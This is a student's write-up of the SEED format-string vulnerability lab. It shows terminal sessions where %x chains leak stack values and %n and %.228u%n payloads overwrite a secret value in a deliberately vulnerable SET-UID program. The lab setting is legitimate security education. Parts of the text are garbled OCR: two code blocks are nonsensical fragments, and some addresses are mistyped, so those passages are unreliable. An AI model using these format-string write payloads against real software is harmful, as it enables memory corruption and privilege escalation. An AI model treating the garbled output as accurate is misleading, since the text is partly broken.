
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2.1 Task 1: Exploit the vulnerability

First we need to compile vul_prog.c. we have to do it in root access and make it a SET UID program. And run the program.

Crash the program: we first run the ./vul_prog and give input as decimal number 1 and string format as %s to the crash program and we get segmentation fault.



Print out the secret[1] value: we need to know the address of secret[1], we store the address in int_input. We put the format string as a number of %x as our format string to printf statement. printf("secret[1]'s address is %d (on heap)\n",&secret[1]);

So we find the address of the secret[1]. So we add %s to display the value of that position.

```
[03/06/20]seed@VM:-/.../assign5$ ./vul prog
The variable secret's address is 0x.89e0008 (on heap)
secret[0]'s address is 0x.89e0008 (on heap)
secret[1]'s address is 0x.89e0000 (on heap)
secret[1]'s address is 144572428 (on heap)
Please enter a decimal integer
144572428
Please enter a string
%x/%x/%x/%x/%x/%x/%x/%x/%x/%x
bfd5f038/b771a918/f0b5ff/bfd5f05e/1/c2/bfd5f154/89e0008/U
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/06/20]seed@VM:-/.../assign5$
```

Modify the secret[1] value:

In our string we add %n at the position of secret[1]. It will write the number of the variable string that address points to.

%x/%x/%x/%x/%x/%x/%x/%n

```
[03/06/20]seed@VM:-/.../assign5$ ./vul_prog
The variable secret's address is 0xbf8la870 (on stack)
The variable secret's value is 0x 87a9008 (on heap)
secret[0]'s address is 0x 87a9008 (on heap)
secret[1]'s address is 0x 87a9000 (on heap)
secret[1]'s address is 142249996 (on heap)
Please enter a decimal integer
142249996
Please enter a string
%x\%x\%x\%x\%x\%x\%x\%x\%x\%x\%x\%x
for heap
bf8la878/b7767918/f0b5ff/bf8la89e/1/c2/bf8la994/87a9008/
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x38
[03/06/20]seed@VM:-/.../assign5$
```

Modify the secret[1] value to a predetermined value:

We modify the value of secret[1] to a predetermined value which changes its size from 0x38 to 0x114.

%x/%x/%x/%x/%x/%x/%x/%.228u%n

2.2 Task 2: Memory randomization

We first delete the scanf statement for int_input. We need to turn off address randomization. We add the address of secret[1] at the top of user_input. We use two malloc() functions to achieve this. We observe that address of secret[1] contant.

```
### Comparison of Normal Control of Normalian Contr
```

We use write_string.c to put the format string in our vulnerable program.

```
| One | cost@vvk: /home/seed/Documents/assigns | Cost@vk: /home/seed/Documents/assigns | Cost@vk: /home/seed/Unit-function | main': write string.c: In function | main': write string.c: | varing: implicit declaration of function | variete | Cose(fp); | write string.c: | varing: implicit declaration of function | variete | Cose(fp); | varing: | variete |
```

We observe that secret[1] is located after 6 positions ie 6 %x. %x|%x|%x|%x|%x|%x|%s

We insert %n to modify the value of secret[1]. And we are able to modify it to 0x37. x|%x|%x|%x|%x|%x|%x

References:

 $\underline{https://github.com/aasthayadav/CompSecAttackLabs/blob/master/7.\%20Format\%20String\%20V}\\ \underline{ulnerability/Lab\%207\%20Format\%20String\%20Vulnerability.pdf}$

 $\underline{https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/format_string-vulnerability-lab.md$